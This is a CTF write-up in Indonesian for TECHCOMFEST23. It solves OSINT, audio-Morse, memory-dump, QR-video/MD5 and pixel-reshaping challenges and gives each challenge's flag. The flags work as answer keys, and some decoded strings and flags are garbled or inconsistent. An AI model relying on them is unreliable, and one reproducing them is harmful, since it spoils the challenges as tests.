
340

I hid the flag few minutes ago in Dewaweb's official page on a certain social media.

Can you find it?!?!?
(Don't forget to like the page!)

Author: aimardcr

Dari kata-kata "offical page" dan "like the page" pada soal, kami mengetahui bahwa social media yang dimaksud adalah Facebook. Kami pun mencari Facebook Page Dewaweb. "I hid the flag *few minutes ago*" menunjukkan bahwa flag tersebut baru saja diposting. Kami mengecek tidak ada post baru dalam beberapa jam sebelum kami mengerjakan soal tersebut sehingga kami menyimpulkan bahwa flag tidak terdapat pada post terbaru. Setelah mencoba mengecek beberapa tab pada page Dewaweb, kami masih belum menemukan flag. Kemudian kami mencoba meng-klik foto profil pada page Dewaweb. Terdapat post profile picture tersebut dan terdapat sebuah comment yang berisi flag.



Flag: TECHCOMFEST23{Th4nkS_T0_Dewaweb_F0r_Sp0nS0r1ng_Us}


Foren

Mono 100

Do you recognize this music?
Anyway, what's with the weird sound?

Author: aimardcr

Diberikan sebuah .wav file yang berisi mix antara lagu dan sebuah morse code. Jika dilihat di audacity maka terdapat dua channel yang berbeda



Channel bagian atas merupakan lagu dan channel bagian bawah merupakan bagian morse codenya. Untuk memisahkannya cukup pindahkan slider LR ke full R agar mendapat satu channel audio saja.

Export file dengan channel mono tersebut lalu gunakan <https://morsecode.world/international/decoder/audio-decoder-adaptive.html> Untuk melakukan decoding morse code.



TECHCOMFEST23{wh0_d03snT_LOV3_F1Ve_N1C



_At_fr3DDyS_R1gHt_h0_d03snT_LOV3_F1Ve_N1GhtS:



_gHt_aNyWay_HeR3_1s_uR_FL4G_a1cd6113}& TE_R1

Flag:

TECHCOMFEST23{wh0_d03snT_LOV3_F1Ve_N1GhtS_At_fr3DDyS_R1gHt_aNyWay_HeR3_1s_uR_FL4G_a1cd6113}

Flag Checker

285

I accidentally lost Flag Checker app which was made for this challenge.
Luckily my android dumped the whole app memory before it went disappear.
Can you help me restore the flag?

Author: aimardcr

Diberikan sebuah zip file yang berisi banyak sekali .bin file. Karena ternyata .bin ini merupakan sebuah dump dari sebuah app maka seharusnya strings `flag` ada pada dump tersebut.

Dijalankan script `strings * | grep TECH` untuk memeriksa flag dan ternyata benar didapat flag

```
> strings * | grep TECH
MISCELLANEOUS TECHNICAL
MISCELLANEOUSTECHNICAL
MISCELLANEOUS_TECHNICAL
PREF_RADIO_TECH_CHANGED
tTECH_SCIENCE
android.nfc.action.TECH_DISCOVERED
android.telecom.extra.CALL_TECHNOLOGY_TYPE
RIL_REQUEST_VOICE_RADIO_TECH
android.intent.action.RADIO_TECHNOLOGY
aACCESS_TECH_UNABLE_TO_PROCESS
EVENT_REQUEST_VOICE_RADIO_TECH_DONE
nEVENT_VOICE_RADIO_TECH_CHANGED
UNSOL_VOICE_RADIO_TECH_CHANGED
KKTECHCOMFEST23{th1S_w4S_m3AnT_T0_b3_r3V3rS1nG_ChAll_But_0H_w3lL_H3r3_W3_4r3}
^C
```

Flag:

TECHCOMFEST23{th1S_w4S_m3AnT_T0_b3_r3V3rS1nG_ChAll_But_0h_w3lL_H3r3_W3_4r3}


QRacking

425

My friend recently went crazy because
he couldn't decode a secret message from this video.
He screams "EMMMMMMMMM DEEEEEEEEEEEEEEEEEEE
FAYFFFFFFFFFFFFFFFFF" everytime,
I don't know what that supposed to mean...
Can you help me find the secret message for the sake of my friend?

Author: aimardcr

Diberikan sebuah file chall.avi. Video tersebut menampilkan QR code yang berbeda pada setiap frame. Kami pun mencoba meng-extract setiap frame dari video tersebut menggunakan aplikasi Free Video to JPG Converter.



Kami mendapatkan 840 QR code yang berbeda. Menggunakan script python kami mencoba untuk membaca setiap QR Code tersebut:

Setelah di-run, kami mendapatkan string dengan panjang 32-bit untuk setiap QR code:

```
OQtZCMhxonmKiKwDI8M8kOesARAxEFt0
IW8GwJMcGDCQSBtIKmo37XkKVVR10f8N
VUcpXPDCbKyZ2P00awt95q0zBsWGzpF6
jM0nDuC8w9S2hSZ6lwJWem3G0hexpsNl
CvmN1LDJBB8VDG790TzzexHCBdS0wxXi
ZFf5y76ut7dBoxGIkSR6BLQckxTmR74F
5206560a306a2e085a437fd258eb57ce
TKxtAaW7NwxHyv3kPYJHG2U9BUI1E76m
IprOgXOkRNoqILSj1nB4XofCmnNWGFLR
IQExM0Jvuls2wjvAXFKeIt0CjBYYfH7C
FpJSjvQnuUhFlQyupkwMQRjKvvlst12T
i1aLxjmbXw175lQUtITZPYV0Ej2ETctT
3a3ea00cfc35332cedf6e5e9a32e94da
nCisCQJ4MJoo91jeI9NEILgA6BCjywLS
```

Kami yakin bahwa string tersebut seharusnya merepresentasikan MD5 Hash karena deskripsi soal "EMMMMMMMMMM DEEEEEEEEEEEEEEEEEEE FAYEEEEEEEEEEEEEEEEEE". Namun, string-string tersebut mengandung karakter selain karakter hex. Setelah membaca string output kembali, kami menyadari bahwa ada beberapa string yang hanya mengandung hex. Sehingga kami pun memodif script tersebut:

```

solve.py > ...
1  import os
2  import cv2
3  from pyzbar import pyzbar
4  import re
5
6  def ishex(string):
7      if re.match("^[a-fA-F0-9]+$", string):
8          return True
9      return False
10
11 def read_qr_codes(folder_path):
12     for root, dirs, files in os.walk(folder_path):
13         for file in files:
14             if file.endswith(".jpg") or file.endswith(".png"):
15                 file_path = os.path.join(root, file)
16                 image = cv2.imread(file_path)
17                 decoded_objs = pyzbar.decode(image)
18                 for obj in decoded_objs:
19                     if ishex(obj.data.decode("utf-8")):
20                         print(obj.data.decode("utf-8"))
21
22 read_qr_codes("chall")

```

Sehingga didapatkan:

```
5206560a306a2e085a437fd258eb57ce  
3a3ea00cfc35332cedf6e5e9a32e94da  
5206560a306a2e085a437fd258eb57ce  
f623e75af30e62bbd73d6df5b50bb7b5  
5dbc98dcc983a70728bd082d1a47546e  
3a3ea00cfc35332cedf6e5e9a32e94da  
8d9c307cb7f3c4a32822a51922d1ceaa  
44c29edb103a2872f519ad0c9a0fdaaa  
b9ece18c950afbfa6b0fdbfa4ff731d3  
4c614360da93c0a041b22e537de151eb  
21c2e59531c8710156d34a3c30ac81d5  
800618943025315f869e4e1f09471012  
4c614360da93c0a041b22e537de151eb  
c4ca4238a0b923820dcc509a6f75849b  
f09564c9ca56850d4cd6b3319e541aee  
415290769594460e2e485922904f345d  
69691c7bdcc3ce6d5d8a1361f22d04ac  
eccbc87e4b5ce2fe28308fd9f2a7baf3  
e358efa489f58062f10dd7316b65649e  
f1290186a5d0b1ceab27f4e77c0c5d68  
8d9c307cb7f3c4a32822a51922d1ceaa  
c1d9f50f86825a1a2302ec2449c17196  
ff44570aca8241914870afbc310cdb85
```

Kami mencoba mendekripsi MD5 hash tersebut menggunakan md5decrypt.net

Md5 Decrypt & Encrypt

Encrypt

Decrypt

69/69 hashes found, or 100%

We found 69/69 hashes using our [Premium database](#).

5206560a306a2e085a437fd258eb57ce : **V**

3a3ea00cfc35332cedf6e5e9a32e94da : **E**

5206560a306a2e085a437fd258eb57ce : **V**

f623e75af30e62bbd73d6df5b50bb7b5 : **D**

5dbc98dcc983a70728bd082d1a47546e : **S**

3a3ea00cfc35332cedf6e5e9a32e94da : **E**

8d9c307cb7f3c4a32822a51922d1ceaa : **N**

44c29edb103a2872f519ad0c9a0fdaaa : **P**

b9ece18c950afbfa6b0fdbfa4ff731d3 : **T**

4c614360da93c0a041b22e537de151eb : **U**

21c2e59531c8710156d34a3c30ac81d5 : **Z**

800618943025315f869e4e1f09471012 : **F**

4c614360da93c0a041b22e537de151eb : **U**

c4ca4238a0b923820dcc509a6f75849b : **1**

Kami kemudian menggabungkan setiap huruf dan mendapatkan string "VEVDSENPtUFU1QyM3twNHJTMW5HX1MwMF9tNG5ZX1FSX2MwRGVTXzFzTnRfUzBfZlV0XzmVDNyXzMTH0= ". Kami men-decode string tersebut dengan base64 dan mendapatkan flag.

Flag: TECHCOMFEST23{p4rS1nG_S00_m4nY_QR_c0DeS_1sNt_S0_fUN_4fT3r_4LL}

Pixel

413

mas aseng baru memberi tahu saya kalau dia ingin memberiku pesan. karena pesan sangat rahasia, dia tidak ingin jika pesan ini bisa dibaca oleh sembarang orang. jadi dia mencapture (screenshot) seluruh layar laptopnya. lalu dia menyimpan gambar itu dengan menyusun semua list pixel RGBA secara berurutan dan menaruhnya pada height yang sama. bisakah kamu membantuku mendapatkan pesan aseng :)

Author: kyruuu

Seperti pada deskripsi soal, saat membuka image menggunakan PIL, didapat bahwa dimensi gambar adalah 2073600 x 1. Setelah memfaktorkan bilangan tersebut, kami menebak bahwa dimensi asli gambar adalah 1920 x 1080 pixels (2073600 == 1920 x 1080). Kemudian, gambar cukup disusun kembali menggunakan PIL dengan membuat image baru. Berikut solver yang digunakan.

```
from PIL import Image
import numpy as np
ct = open("pixel.png", "rb").read()
sample = open("akasaka.png", "rb").read()

print(ct[:32])
print(sample[:32])
img = Image.open("pixel.png").convert("RGBA")
pixels = img.load()
w, h = img.size
print(w, h)

assert(1920*1080==w)
new_pixels = []
for i in range(1080):
    new_pixels.append([])
```


```

for j in range(1920):
    new_pixels[i].append(pixels[i*1920 + j, 0])

d = np.array(new_pixels, dtype=np.uint8)

im = Image.fromarray(d)
im.save("decode.png")

```



FLAG: TECHCOMPFEST23{eniwei_lu_ada_rencana_masuk_sunib_ga_ngab_}